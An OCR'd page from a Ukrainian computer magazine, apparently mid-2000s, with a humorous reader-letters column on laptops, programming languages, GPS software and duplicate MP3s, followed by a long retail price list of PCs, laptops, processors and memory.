*«Привет всем! Я сейчас в Инете с мобилки, благодаря одному нежадному оператору связи (50 коп. за Мб ночью), и вот зашел к вам в Беседку. Можно?*

*У меня такой вопрос. Кому встречались в продаже нотбуки со встроенной мобилкой? В журнале «Компьютер пресс» за 2002 год я увидел 12-дюймовый ноутбук моей мечты Novia-12C производства России, зашел на их сайт и узнал, что больше, увы, они его не производят. Представьте, как хорошо было бы иметь подобный ноутбук с мобилкой, чтобы пользоваться ночным Интернетом где-нибудь на природе... Подскажите, какие еще бывают ноутбуки с мобилкой, или, может, подойдет какой-нибудь смартфон с более-менее подходящим экраном для открытия сайтов?»* **Рокер**

Действительно, зачем засовывать в тесный телефон все функции компьютера, когда можно сделать наоборот — вживить в комп способность звонить? И если народ об этом мечтает, то не может быть, чтобы кто-то уже такое не реализовал. Так давайте внимательно оглядимся по сторонам.

## Берем языка

*«Привіт, Трурль. На твою думку, яка мова програмування є найперспективнішою на найближчі 10-15 років? Я новачок в програмуванні.*

*Вчив Pascal, Object Pascal (Delphi). Зараз вчу С++. Дякую за увагу».* З повагою, **Unker**

На подобные вопросы Трурль всегда отвечал директом. Рекомендовал свой любимый язык программирования. Какой — пока не скажу.

Но теперь давайте используем ваш коллективный разум. А что лично вы думаете по этому поводу? Какой язык учите или уже используете вы сами? Соберем статистику, и будет более-менее аргументированный ответ **Unker**'у. Кстати, если будете хвалить свой любимый — не забудьте рассказать, за что он вам приглянулся.

## «Лежи, пока есть силы не вставать»

*«Здравствуйте! Читаю МК еще относительно недавно, и мне очень нравятся статьи о программах для КПК. Недавно тоже подключился к рядам их счастливых владельцев. Хотелось бы узнать побольше о GPS-программах, созданных под платформу Pocket PC, а т.к., кроме как в вашем издании, больше ничего на подобную тему не вижу, то и черпать инфу больше негде ☹. Помогите...*

*P.S. ОСь у меня WM 5.0».* **Дмитрий Исаенко**

Кто может помочь Дмитрию? Только те наши читатели, которые раньше его «прошли тернистый путь познания»... А если отбросить эту махровую литературщину с ее штампами, то, ребята, если вы уже научились пользоваться GPS-программами, то напишите нам об этом статью. Только, если пишете, то делайте это более из просвещенческих целей, а не из финансовых. А то у нас тут сейчас с гонорарами сложности.

## Глобус Украины


Продолжаем перепись всех городов и сел, в которых читают МК. Если кто хочет прославить и свое место жительства, а попутно найти и земляков-компьютерщиков, пишите нам письма типа следующего.

*«Приветище, Трурль!!! Пишу не в первый раз. Уже два раза ты предавал печати в Беседке мои электронные письма (за что отдельное спасибо). Ты просил (в №22) откликнуться компьютерщиков из небольших населенных пунктов. Так вот — я здесь.*

*Читаю журнал более 5 лет, 4 года выписываю на организацию. В МК хватает информации как для «чайников», так и для продвинутых ИТ-шников.*

*Живу в г. Барышевка Киевской области. Сейчас занимаемся созданием сайта города Барышевка (на добровольных началах), так что у кого из барышевчан есть предложения, пускай мылят мне на* go_i@mail.ru.

*Трурль, совсем забыл, вот наблюдал такой глюк.*




*Сетевухи и свичи стоят «сотки», а вот такое оно пишет в начале, как только в сетевых подключениях выбираешь «Подключиться».* **Игорь aka Gosha**

Связался я по своим Трурлевым цифровым каналом с тем свичом. Робот с роботом всегда договорится.

Вежливо поинтересовался подробностями ситуации: «Ты чё?»

А он мне: «Уж и помечтать нельзя...»

## Страдания коллекционера

*«Привет, Трурль! Пишу тебе вот по какому поводу: хотел бы спросить, знает ли кто-нибудь прогу, которая может отыскать на винте одинаковые MP3-файлы по содержанию? У меня просто такая ситуация: на винте у меня ~4 тысячи композиций. Брал я их в основном у друзей и знакомых MP3-коллекциями. То*

*есть песни у меня с разным битрейтом, и много песен не имеют названия.*

*Однажды, прослушивая свою коллекцию, я заметил, что у меня некоторые композиции повторяются и по нескольку раз. Начал искать дубли и насобирал их целых полгектара (песни были с высоким битрейтом). У меня не слишком большой винт (40 Гб), поэтому свободное место на винте для меня проблема. Сейчас я, конечно, уменьшил битрейт многих композиций. Но почистить дубли вручную проблематично, все-таки 4 тысячи, и все запомнить невозможно. Help me please».* **Сергей**

Надо помочь — видите, человек от отчаяния даже на иноземной языке заговорил!

Пока вы вспоминаете, существует ли нужный софт, можно, я вам пару слов от себя?

Так вот, как бы ни было тесно у вас на винте, старайтесь битрейт не понижать. Не экономьте на красоте. Ее и так не слишком много вокруг. Конечно, музыку можно слушать и при 64 Кбит/с и притом различать слова и даже улавливать мелодию, но! Пройдет время, прикупите вы большой винчестер, оглядите коллекцию, а там одни шумы...

Данные призывы не относятся к слушанию попсы. Ее, наоборот, нужно жать до тех пор, пока не останется одно безобидное бум-ца-ца, главное — остановиться, когда слов уже нельзя разобрать.

## Наши поздравления!

*«Привіт. Я до тебе ділитися своєю радістю. Учора вдень я нарешті став МАГІСТРОМ!!!*

*Нарешті той невеликий проміжок часу, що залишається від роботи, я можу витрачати на кохану, пінгвінукс та статті до МК. А ще на величезну купу справ, що назбиралася за останні півроку.*

*Ура, товариші!!!»* **Матвийчук Олег aka Matvey**

Мы поздравляем всех выпускников средних школ, университетов, академий, техникумов, лицеев, гимназий, училищ и других (уже неведомых нам) учебных заведений!

Желаем вам найти достойную работу или же вновь усесться за парты, но уже в более серьезном обучалище!

Желаем состояться в Жизни, доказать на новом рабочем месте свою уникальность и незаменимость, желаем, чтобы вас ценили и уважали.

Предупреждаем также, что шутки закончились: обманывать (как вы ранее делали) преподавателя в вузе и начальника на работе — это две большие разницы. Они очень сильно отличаются реакцией на обнаруженную нечестность. Как? Скоро сами увидите, если нас не послушаетесь.


## Хаста ли ла Виста?

Меня всегда (как вполне мирного редакционного робота) интересовал вопрос: а почему это в известном документальном киносериале про Терминатора разумные машины взбунтовались против людей? Чего не поделили? Вроде, питаются различными продуктами, да и жизненные интересы не пересекаются, не конкурируют... Что-то тут не то, не складывается...

И принялся Трурль думать всем своим гектаром оперативки. И думал долго. И ни до чего не додумался. Пока не пришло письмо от наблюдательного читателя **Алексея Юрьевича Белошенко**:

*«Добрый день! Вот, наткнулся недавно на такое "счастье".*

*Добавляйте в вашу копилку компьютерных глюков. С часами у Антивируса Касперского что-то не то».*




«Ага, — сказал сам себе Трурль, — А ведь я догадываюсь, откуда могли пойти по Миру злые машины». Их предками могли быть неприветливые, угрюмые, всех_подозревающие программы, которых таковыми сделали, естественно, люди. Чтобы они вместо человека придирались ко всем, все выспрашивали, все проверяли, и у которых в интерфейсе обязательно была кнопочка «Убить вирус». А потом они становились все сильнее и сильнее. А потом...

В общем, все антивирусы нужно запретить, а разработчикам их платить огромные пенсии, с условием, что они больше не будут так делать.

А то мы уже опасно близко подобрались к событиям, с которых начинается Терминаторский сериал — к прибытию голого робота из будущего. Видите, компьютерный разум уже начал понемногу туда-сюда прыгать во времени. Тренируется, видать!

## «Никогда так остро не чувствуешь нехватку денег, как всегда»

Скромное заявление: редакция МК любит своих читателей. Иначе сотрудники просто не выдержали бы ежедневной погони за хитрым и неостановимым графиком выпуска еженедельника. Круглый год, семь лет подряд. Только хорошая мотивация и позволяет выживать.

Зачем мы это рассказываем? Потому что в заботе о читателях мы собираемся навязать им же дополнительные хлопоты. По коммерческой деятельности. Точнее, это один из МК-шников предлагает.

*«Привет, Трурль! Вот, решил и я в Беседку написать. У меня такое предложение. В МК очень много интересных и полезных статей, но как-то редко встречалась информация об Инет-коммерции. Хотелось бы это дело поправить. В общем, если заработок в Сети интересует читателей — я мог бы сообразить что-то типа статейки или серию их же, да и сам бы не против почитать что-то из этого рода. Так что предлагаю сделать дополнительный раздел или хоть колонку на эту тему. А еще лучше — предварительно провести опрос: надо или не надо?*

*ЗЫ. Тут же возникает вопрос, а за какие $ будут МК-шники покупать немножко потолстевший и поднявшийся в цене журнал? Ответ — за деньги, заработанные с его помощью. При этом не имеется в виду, чтобы все кинулись торговать розовыми слонами и рекламить средства от воспаления хитрости».* **Вадим**

Уточнения.

Статьи по Интернет-коммерции у нас бывают, и не так редко, как кажется читателю. Но получается, что их все же мало.

Тогда давайте их писать. Кто это будет делать? Ну, вы помните, там выше (над письмом) намекалось на какие-то читательские хлопоты... Точно — это можете делать вы. Если имеете приятные воспоминания о реализованных финансовых проектах.

Многие не пытаются заниматься такого рода заработками только потому, что не видят пред собою реального удачного примера. Конечно, мы не ждем от вас полных алгоритмов обогащения, кто ж такими рецептами бесплатно делиться будет. Но хоть похвастаться-то вы можете?

Давайте проведем конкурс: кто из читателей вынул из Сети больше всего денег?

## «Бесплатный сыр — в мышке ловкой»

Еще одна наша редакционная о вас забота. Не совсем очевидная. Когда мы исчерпываем все обычные общепринятые виды помощи, мы подключаем специальные, метафизические.

*«Как вызвать событие.*

*Берем любой журнал «Мой компьютер» и начинаем его просматривать, читать. Потихоньку приближаемся к Беседке.*

*Начинаем читать и Беседку.*

*Как правило, дочитать Беседку не удастся. Например, вы договариваетесь с другом, что вы с ним встретитесь через 20 минут у крыльца его офиса. Вы на месте и вовремя, а его все нет и нет. Во время чтения Беседки друг обязательно появится. Мир спасен и мир прекрасен.*

*В других журналах нет такого уникального места — БЕСЕДКА».* С уважением, **Ковальчук Александр Степанович**

Между прочим, если вам нужно будет кого-то плохого отогнать, чтобы он вообще никогда не пришел, только скажите. Мы тут же особую рубрику в МК организуем, пропитанную уже совсем другими мыслями.

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| **КОМПЬЮТЕРЫ** | | | |
| **Компьютеры на базе Intel Celeron** | | | |
| Cel2,0/256/40/SB/Lan | 957 | 184 | 9 |
| Любые конфигурации | 1154 | 228 | 14 |
| Cel 2,5/256/80/64Mb/CDRW/FDD/L/S | 1194 | 236 | 14 |
| Cel D310/256/40Gb/CDRW/Fdd/ATX300W | 1246 | 242 | 12 |
| CEL D310/GA-8S661GXMP/256Mb/WD80 | 1400 | | 17 |
| Cel J2,53/512/80Gb/ATI 128/CDRW+DVD | 2163 | 425 | 13 |
| Cel J2,93/512/80Gb/ATI 128/CDRW+DVD | 2240 | 440 | 13 |
| Cel J2,53/512/80Gb/ATI 128/CDRW+DVD | 2621 | 515 | 13 |
| ASROCK 915GL/Celeron D 2130Mhz/DDR | | 205 | 16 |
| ASROCK P4VM800/Celeron D2267Mhz/DDR | | 202 | 16 |
| Celeron компьютеры любых конфиг.+ | | 187 | 16 |
| ASROCK 915GL/Celeron D 2667Mhz | | 234 | 16 |
| ASUS/широкий выбор конфигураций от | | 192 | 16 |
| ASUS P4P800-VM/Celeron D2533Mhz | | 305 | 16 |
| ASUS 865PE/Intel Celeron D2933Mhz | | 415 | 16 |
| ASROCK 775 865GV/Celeron J2533Mhz | | 258 | 16 |
| ASROCK 775VM800/Celeron J 2533Mhz | | 205 | 16 |
| ASUS широкий выбор конфигураций от | | 197 | 16 |
| Celeron J2800Mhz/Intel 915P/DDR512M | | 374 | 16 |
| Celeron Любая конфигурация + дост. | | 187 | 16 |
| Cel D320\i865GV\256\80Gb\CD52x\Kb+M | | 298 | 19 |
| Cel D326\i915G\512\80Gb\DVD\Kb+M | | 342 | 19 |
| **Компьютеры на базе P 4** | | | |
| P4 2.8/256/60/SB/Lan | 1342 | 258 | 9 |
| Любые конфигурации | 1417 | 280 | 14 |
| 2530 Cel 256 80Gb VC 64 Mb CD-RW | 1443 | 283 | 20 |
| P4-2,6/512/80/128/CDRW+DVD/FDD/L/S | 1695 | 335 | 14 |
| 2800 Cel 512 80Gb ATI X550 128 | 1953 | 383 | 20 |
| P4 2,66/512/80/ATI 128/CDRW+DVD/17 | 2392 | 470 | 13 |
| P4 2.6/512/80G/9600/DVD -RW/+RW/ATX | 2498 | 485 | 12 |
| 2600 Pent4 512 160Gb GF 6600 128 | 2550 | 500 | 20 |
| P4 s775 3,0 /512/80/ATI 128/CDRW+ | 2596 | 510 | 13 |
| P4 2,66/512/80/ATI 128/CDRW+DVD/17 | 2830 | 556 | 13 |
| P4 s775 3,0 /512/160/ATI 128/CDRW+ | 3105 | 610 | 13 |
| 3000 Pent4 512 200Gb GF 6600 GT 128 | 3254 | 638 | 20 |
| P4 s775 3,2/i915/512/160/GF 7300GS | 3461 | 680 | 13 |
| P4 630/800 2Mb/ASUS P5LD2 i945 | 3853 | | 17 |
| 3200 Pent4 1Gb 250Gb ATI X800 GTO | 4024 | 789 | 20 |
| ASROCK P4VM800/P4 2.4GHz/DDR256Mb | | 312 | 16 |
| ASUS P4P800-VM/P4 2.8Ghz/DDR512Mb | | 406 | 16 |
| ASUS P5P800-MX/P4 2.6GHz/DDR256Mb | | 308 | 16 |
| ASUS P5GD1PRO/P4 2.8Ghz/DDR512Mb | | 566 | 16 |
| ASUS P5GD2-X/P4 3.0GHz/DDR512Mb | | 742 | 16 |
| ASUS Intel 945P/P4 3.4GHz/DDR1Gb | | 861 | 16 |
| ASUS Intel 945P/P4 3.6/DDR1Gb | | 1218 | 16 |
| ASUSIntel 945P/P4 3.8GHz/DDR1Gb | | 1318 | 16 |
| ASUS широкий выбор конфигураций от | | 289 | 16 |
| ASUS Любая конфигурация + доставка | | 297 | 16 |
| Intel 955X /3.2GHz/DDR1Gb667MHz | | 1860 | 16 |
| ASUS P5WD2 Intel 955X/2.8GHz/DDR1Gb | | 1163 | 16 |
| P4 530\i915P\512\GF6200TC-128\120Gb | | 420 | 19 |
| **Компьютеры на базе AMD** | | | |
| Любые конфигурации | 1139 | 225 | 14 |
| Sem2.6/256/40/VA/SB/Lan | 1160 | 223 | 9 |
| S2,6+/512/40/in NV6100/CDRW/Fdd/ATX | 1236 | 240 | 12 |
| 2500+ Semp 256 80Gb VC 64Mb CD-RW | 1443 | 283 | 20 |
| Sem2800+/256/80/128/CDRW+DVD/FDD/L | 1467 | 290 | 14 |
| Semp2500+ S754/ASUS K8U-X/512M/80Gb | 1827 | | 17 |
| 2800+ Semp 512 80Gb ATI X550 128 | 1989 | 390 | 20 |
| Ath64 3000+S939/GA-K8NMF-9/2x512Mb | 2247 | | 17 |
| Semp 64 2,8/512/80/GF 6100 256/CDRW | 2255 | 443 | 13 |
| A3.0+/512/120Gb/6600/DVD -RW/+RW | 2292 | 445 | 12 |
| 3000+ Athlon 64 512 160Gb GF 6600 | 2576 | 505 | 20 |
| Semp 64 2,8/512/80/GF 6100 256/CDRW | 2693 | 529 | 13 |
| ATH 64 3000/512/80/GF6100 256M/CDRW | 2764 | 543 | 13 |
| 3000+ Athlon 64 512 200Gb GF 6600 | 2882 | 565 | 20 |
| 3200+ Athlon 64 1Gb 250Gb ATI X800 | 3580 | 702 | 20 |
| ATH 64 3200/512/200/X800GTO/DVD-RW | 3919 | 770 | 13 |
| ATH 64 X2 3800/1024/200/ATI 800GTO | 5192 | 1020 | 13 |
| ATHLON 64 3000 754/VIA K8M800/DDR | | 295 | 16 |
| ATHLON 64 3200/nVidia nForce4/DDR | | 477 | 16 |
| ATHLON 64 3000/nForce3/DDR 512Mb | | 336 | 16 |
| ATHLON 64 3000/ nForce4/DDR 1024Mb | | 619 | 16 |
| AMD любая конфигурация + доставка + | | 273 | 16 |
| AMD ATHLON 64 X2 3800/ nForce4/DDR | | 831 | 16 |
| ATHLON 64 от 3000 до ATHLON 64 X2 | | 284 | 16 |
| Sempron 2500/MB K8M800/DDR 256Mb | | 216 | 16 |
| AMD Sempron 2600/VIA K8M800/DDR 256 | | 218 | 16 |
| Sempron 2800/K8M800/DDR 256Mb/HDD | | 258 | 16 |
| Sempron 3000/ nForce/HDD 80.0Gb | | 292 | 16 |
| Sempron любая конфигурация + | | 207 | 16 |
| AMD Sempron любая коныигурация + | | 203 | 16 |
| AMD Sempron любая коныигурация от | | 198 | 16 |
| **Мобильные компьютеры** | | | |
| HP iPAQ HX2410 | 2132 | | 17 |
| Новые ноутбуки всех производителей | 3289 | 650 | 14 |
| TM2413NLM Acer | 3289 | 650 | 14 |
| ACER TM2413NLM 15"XGA/CMC 1.5G/256M | 3309 | 650 | 13 |
| ACER TM2413NLM 15.C15.256.40.DVD+-R | 3406 | | 17 |
| Fujitsu-Siemens AMILO Pro V2030 Cel | 3410 | 670 | 13 |
| ACER TM2413NLM 15"XGA/CMC 1.5G/256M | 3476 | 675 | 12 |

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| HP Compaq nx6110 | 3491 | 690 | 14 |
| FSC AMILO PRO V2030 15.C15.256.40.C | 3510 | | 17 |
| ACER TM2413LC 15" XGA/CMC 1.5G/256M | 3517 | 683 | 12 |
| Samsung P29, от | 3810 | 753 | 14 |
| SAMSUNG NP29VE 15.B15.256.40.COMBO | 3874 | | 17 |
| ASUS A3500L , от | 3932 | 777 | 14 |
| Acer TravelMate 2413WLMi | 4412 | 872 | 14 |
| LG LE50-33SR 15.D15.512.60.DVD-+RW | 4732 | | 17 |
| HP COMPAQ nx6125 15.S18.256.40.COMB | 5096 | | 17 |
| LG LS55-1557M 15.PM17.512.60.DVD-+R | 6084 | | 17 |
| ASUS A6Q00Jc 15.T16.512.60.DVD-+RW | 6864 | | 17 |
| LG M1-J255R1 15.DC16.512.80.DVD-+RW | 8060 | | 17 |
| ACER TM2413LC 15" XGA/CMC 1.5G/256M | | 643 | 16 |
| ACER TM2413NLM 15"XGA/CMC 1.5G/256M | | 635 | 16 |
| ACER TM2413WLC 15.4/CMC-1.5G/512Mb | | 730 | 16 |
| ACER TM2413WLMi 15.4/CMC-1.5G/512Mb | | 840 | 16 |
| Asus A3500Ac 15" XGA/P M 740 | | 1050 | 16 |
| Asus A3500Ac 15" XGA/P M 740 | | 1080 | 16 |
| Asus A3500H 15" XGA/Cel M 380 | | 750 | 16 |
| Asus A3500H 15" XGA/Cel M 380 | | 830 | 16 |
| Asus A3500Vc 15" XGA/P M 740 | | 1190 | 16 |
| Asus A6500R 15,1" XGA/Cel M 390 | | 750 | 16 |
| Asus A6500R 15,1" XGA/Cel M 390 | | 840 | 16 |
| Asus A6B00L 15,4" WXGA/Cel M 380 | | 780 | 16 |
| Asus A6Q00Va 15,4" WXGA/P M 740 | | 1330 | 16 |
| Asus M9400A 14,1" XGA/Cel M380 | | 1060 | 16 |
| Toshiba Satellite A100-528 15.4" | | 860 | 16 |
| Toshiba Satellite L10-102 15" | | 980 | 16 |
| Toshiba Satellite L20-100 15" | | 980 | 16 |
| Toshiba Satellite L20-181 15" | | 770 | 16 |
| Toshiba Satellite M40-294 15.4" | | 830 | 16 |
| **КОМПЛЕКТУЮЩИЕ ДЛЯ ПК** | | | |
| **Процессоры** | | | |
| Celeron 333-2800(478/775) от | 78 | 15 | 9 |
| Любые, от | 101 | 20 | 14 |
| Celeron 2.13 GHz Box 533МГц S478 | 224 | 44 | 8 |
| Celeron 2.4 GHz Tray 533МГц S478 | 235 | 46 | 8 |
| CELERON D310 S478 | 244 | | 17 |
| Celeron 2.26 GHz Box 533МГц S478 | 245 | 48 | 8 |
| Celeron 326J 2.53 S775 Box 533МГц | 270 | 53 | 8 |
| Celeron D 2.53 Ghz BOX LGA775 | 273 | 54 | 14 |
| Intel Celeron J(326) 2533/256/533 | 278 | 54 | 12 |
| Celeron 331J 2.67 S775 Box 533МГц | 296 | 58 | 8 |
| Celeron 2.67 GHz Tray 533МГц S478 | 306 | 60 | 8 |
| P4 1.8GHz/512/400 | 312 | | 17 |
| Sempron 2600+/Tray S754 64bit | 321 | 63 | 8 |
| CELERON D325 S478 | 322 | | 17 |
| AMD Sempron™ 2400-3100 (754) BOX от | 328 | 63 | 9 |
| Sempron 2500+/Box S754 64bit | 332 | 65 | 8 |
| Intel Celeron D(336) 2800/256/533 | 340 | 66 | 12 |
| Celeron 341J 2.93 S775 Box 533МГц | 342 | 67 | 8 |
| SEMPRON 2500+ 64bit S754 BOX | 348 | | 17 |
| Celeron 345J 3.06 S775 Box 533МГц | 367 | 72 | 8 |
| SEMPRON 2600+ 64bit S754 BOX | 369 | | 17 |
| AMD Sempron 2800+ (754) 64 bit | 371 | 72 | 12 |
| CELERON D326 LGA-775 BOX | 374 | | 17 |
| AMD Sempron 3000+ s754 64b | 382 | 75 | 13 |
| AMD Sempron 3000+ s939 64b | 402 | 79 | 13 |
| Celeron 351J 3.20 S775 Box 533МГц | 408 | 80 | 8 |
| SEMPRON 2800+ 64bit S754 BOX | 411 | | 17 |
| CELERON D331 64bit LGA-775 BOX | 416 | | 17 |
| AMD Sempron 3000+ (939) 64 bit | 417 | 81 | 12 |
| AMD Sempron 3000+ (754) BOX 64 bit | 438 | 85 | 12 |
| AMD Sempron 3200+ (939) 64 bit | 438 | 85 | 12 |
| Sempron 3000+/Box S754 64bit | 444 | 87 | 8 |
| Sempron 3200+/800 Tray S939 64bit | 449 | 88 | 8 |
| SEMPRON 3000+ 64bit S754 BOX | 458 | | 17 |
| Celeron 355J 3.33 S775 Box 533МГц | 464 | 91 | 8 |
| Sempron 3100+/Box S754 64bit | 479 | 94 | 8 |
| P IV 506 2,67/1M/533 MHz BOX S775 | 500 | 98 | 8 |
| Pentium4 2,4- 3,2 (478/775) от | 515 | 99 | 9 |
| P IV 2,4/1024Kb/533 MHz Box S478 | 525 | 103 | 8 |
| Sempron 3300+/Box S754 64bit | 536 | 105 | 8 |
| CELERON D346 64bit LGA-775 BOX | 541 | | 17 |
| Athlon 64 3000+/Tray/512k/1600 S754 | 551 | 108 | 8 |
| AMD ATHLON 64 3000+ tray s939 | 560 | 110 | 13 |
| P IV 511 2,8/1M/533MHz BOX S775 | 561 | 110 | 8 |
| Athlon 64 3000+/Tray/512k/2000 S939 | 561 | 110 | 8 |
| P4 - 2.8 Ghz/1Mb/533 BOX LGA 775 | 562 | 111 | 14 |
| P4 2.4GHz/1Mb/533 BOX | 562 | | 17 |
| AMD ATHLON 64 3000+ (754) BOX | 572 | 111 | 12 |
| AMD ATHLON 64 3000+ (939) BOX | 572 | 111 | 12 |
| AMD Athlon 64 3000+ BOX Socket 939 | 582 | 115 | 14 |
| P4 506/533 64bit 1Mb LGA-775 BOX | 582 | | 17 |
| AMD ATHLON 64 3200+ s939 | 585 | 115 | 13 |
| Athlon 64 3000+/BOX/512k/1600 S754 | 597 | 117 | 8 |
| ATHLON 64 3000+ S939 | 605 | | 17 |
| AMD ATHLON 64 3000+ BOX s939 | 616 | 121 | 13 |
| Athlon 64 3200+/Tray/512k/2000 S754 | 617 | 121 | 8 |
| Athlon 64 3200+/Tray/512k/2000 S939 | 617 | 121 | 8 |
| ATHLON 64 3000+ S939 | 625 | | 17 |
| P IV 2,8/1024Kb/800 MHz Tray S478 | 638 | 125 | 8 |
| SEMPRON 3400+ 64bit S754 BOX | 650 | | 17 |

| Наименование | грн. | у.е. | код |
|---|---|---|---|
| ATHLON 64 3000+ BOX S754 | 650 | | 17 |
| AMD Athlon64 3,0-3,4 (754/939) BOX | 660 | 127 | 9 |
| P IV 521 2,8/1M/800 MHz BOX S775 | 673 | 132 | 8 |
| ATHLON 64 3000+ S939 BOX | 681 | | 17 |
| ATHLON 64 3000+ BOX S754 | 681 | | 17 |
| ATHLON 64 3000+ S939 BOX | 681 | | 17 |
| ATHLON 64 3200+ S939 | 692 | | 17 |
| P IV 805 2,67/2*2M/533 MHz BOX S775 | 699 | 137 | 8 |
| AMD ATHLON 64 3200+ BOX s939 | 723 | 142 | 13 |
| PD 805/533 64bit 2X1Mb LGA-775 BOX | 754 | | 17 |
| Athlon 64 3200+/BOX/512k/2000 S939 | 760 | 149 | 8 |
| Athlon 64 3200+/Tray/512k/2000 S939 | 826 | 162 | 8 |
| P IV 3,0/1024Kb/800 MHz Tray S478 | 852 | 167 | 8 |
| Pentium4 LGA 775 3.0G/2Mb/800 FSB B | 962 | 189 | 13 |
| P IV 630 3,0/2M/800 MHz BOX S775 | 969 | 190 | 8 |
| P IV 631 3,0/2M/800 MHz BOX S775 | 969 | 190 | 8 |
| P4 - 3.0 Ghz/2Mb/800 BOX LGA 775 | 977 | 193 | 14 |
| P4 630/800 2Mb LGA-775 BOX | 1004 | | 17 |
| Athlon 64 3500+/BOX/512k/2000 S939 | 1020 | 200 | 8 |
| Intel P4 LGA 775 D 630 | 1030 | 200 | 12 |
| IPD LGA 775 3.0G/2Mb+2Mb/800 FSB B | 1056 | 205 | 12 |
| ATHLON 64 3500+ S939 BOX | 1092 | | 17 |
| Pentium 4 3.0G/2Mb+2Mb/800 FSB BOX | 1120 | 220 | 13 |
| P IV 641 3,2/2M/800 MHz BOX S775 | 1163 | 228 | 8 |
| PD 820/800 64bit 2X1Mb LGA-775 BOX | 1170 | | 17 |
| P IV 930 3,0/2*2M/800 MHz BOX S775 | 1173 | 230 | 8 |
| IPD LGA 775 2.8G/2Mb+2Mb/800 FSB B | 1179 | 229 | 12 |
| Pentium4 LGA 775 3.2G/2Mb/800 FSB B | 1181 | 232 | 13 |
| P4 640/800 2Mb LGA-775 BOX | [illegible] | | 17 |
| IPD LGA 775 3.2G/2Mb+2Mb/800 FSB B | 1290 | 251 | 12 |
| Pentium 4 3.2G/2Mb+2Mb/800 FSB BOX | [illegible] | 260 | 13 |
| PD 920/800 64bit 2X2Mb LGA-775 BOX | 1414 | | 17 |
| P IV 650 3,4/2M/800 MHz BOX S775 | 1448 | 284 | 8 |
| Pentium4 LGA 775 3.4G/2Mb/800 FSB B | 1456 | 286 | 13 |
| IPD LGA 775 3.0G/1Mb+1Mb/800 FSB B | 1468 | 285 | 12 |
| Pentium4 LGA 775 3.4G/2Mb/800 FSB B | 1507 | 296 | 13 |
| ATHLON 64 X2 3800+ S939 BOX | 1596 | | 17 |
| AMD ATHLON 64 X2 3800+ (939) BOX | 1614 | 317 | 13 |
| ATHLON 64 X2 3800+ S939 BOX | 1622 | | 17 |
| Pentium 4 3.4G/2Mb+2Mb/800 FSB BOX | 1700 | 334 | 13 |
| AMD ATHLON 64 X2 4200+ (939) BOX | 1888 | 371 | 13 |
| ATHLON 64 X2 4200+ S939 BOX | 1929 | | 17 |
| AMD ATHLON 64 X2 4400+ (939) BOX | 2382 | 468 | 13 |
| IP4 LGA 775 3.8G/1Mb/800 FSB BOX | 3229 | 627 | 12 |
| Celeron 326J 64bit 2,53GHz/256 box | | 52 | 11 |
| Celeron 331J 64bit 2,67GHz/256 box | | 56 | 11 |
| Celeron 336J 64 bit 2.8GHz 256k-533 | | 63 | 11 |
| Celeron 341J 2,93GHz/256/FSB533 box | | 67 | 11 |
| Celeron 346J 3.06GHz/256/FSB533 box | | 68 | 11 |
| Celeron 351J 3.20GHz/256/FSB533 box | | 79 | 11 |
| PENTIUM IV 506J -2.66 /1/533FSB LGA | | 98 | 11 |
| PENTIUM IV 521 -2.8 /1/800FSB LGA | | 176 | 11 |
| PENTIUM IV 541 -3.2 /1/800FSB LGA775 | | 160 | 11 |
| PENTIUM IV 650 -3.4 /2/800FSB LGA775 | | 283 | 11 |
| Celeron 2.10 GHz Socket 478 BOX | | 43 | 11 |
| Celeron 2.26 GHz Socket 478 Box | | 47 | 11 |
| AMD Athlon 64 2800+(1.8GHz,Tray/512 | | 101 | 11 |
| AMD SEMPRON 2500+,333MHz/256c BOX | | 63 | 11 |
| AMD SEMPRON 2600+BOX/256k/800 | | 68 | 11 |
| AMD SEMPRON 2800+BOX/256k/800 | | 76 | 11 |
| AMD SEMPRON 3000 , BOX Socket754 | | 82 | 11 |
| AMD SEMPRON 3000 , Tray Socket754 | | 72 | 11 |
| AMD SEMPRON 64 3000+(1.8GHz)tray | | 94 | 11 |
| AMDSempron 2,2-3,1Ghz;XP 2000-64,от | | 42 | 16 |
| Pentium-4 2,66GHz/1M/533/S775 box | | 125 | 19 |
| Pentium-4 3,0GHz/2M/800/S775 box | | 191 | 19 |
| CeleronD 2.53/256k/533/LGA775box | | 79 | 19 |
| CeleronD 2.8/256k/533/S478 box,опт | | 92 | 19 |
| CeleronD 2.26/256k/533/S478box,опт | | 74 | 19 |
| CeleronD 2.13/256k/533/S478box,опт | | 68 | 19 |
| **Модули памяти** | | | |
| 32-256Mb SDRAM Hynix, Spectec, ot | 31 | 6 | 9 |
| SDRAM 128 MB PC133 8chip | 97 | 19 | 8 |
| DDR 256Mb PC3200 | 101 | 20 | 14 |
| 256-1024 DDR Kingston,Samsung, от | 104 | 20 | 9 |
| DDR RAM 256 MB PC3200 AM1 | 112 | 22 | 8 |
| DDR 256 PC3200 AM1 | 117 | | 17 |
| DDR RAM 256 MB PC3200 Infineon | 122 | 24 | 8 |
| DDR 256 PC3200.KINGSTON | [illegible] | | 17 |
| SDRAM 256 MB PC133 | 130 | 27 | 8 |
| DDR 512Mb PC3200 | 197 | 39 | 14 |
| DDR RAM 512 MB PC3200 | 204 | 40 | 8 |
| DDR 512 PC3200 AM1 | 205 | | 17 |
| DDR 512Mb 400MHz AM-1/PQI/Aeneon | 214 | 42 | 13 |
| DDR RAM 512 MB PC3200 GoodRam | 219 | 43 | 8 |
| DDR2 SDRAM 512Mb PC4200 takeMS | 224 | 44 | 8 |
| DDR2 512 PC4300 APACER | 229 | | 17 |
| DDR RAM 512 MB PC3200 takeMS | 230 | 45 | 8 |
| DDR 512Mb 400 MHz PC-3200 NCP | 232 | 45 | 12 |
| DDR 512Mb 400Mhz Corsair | 239 | 47 | 13 |
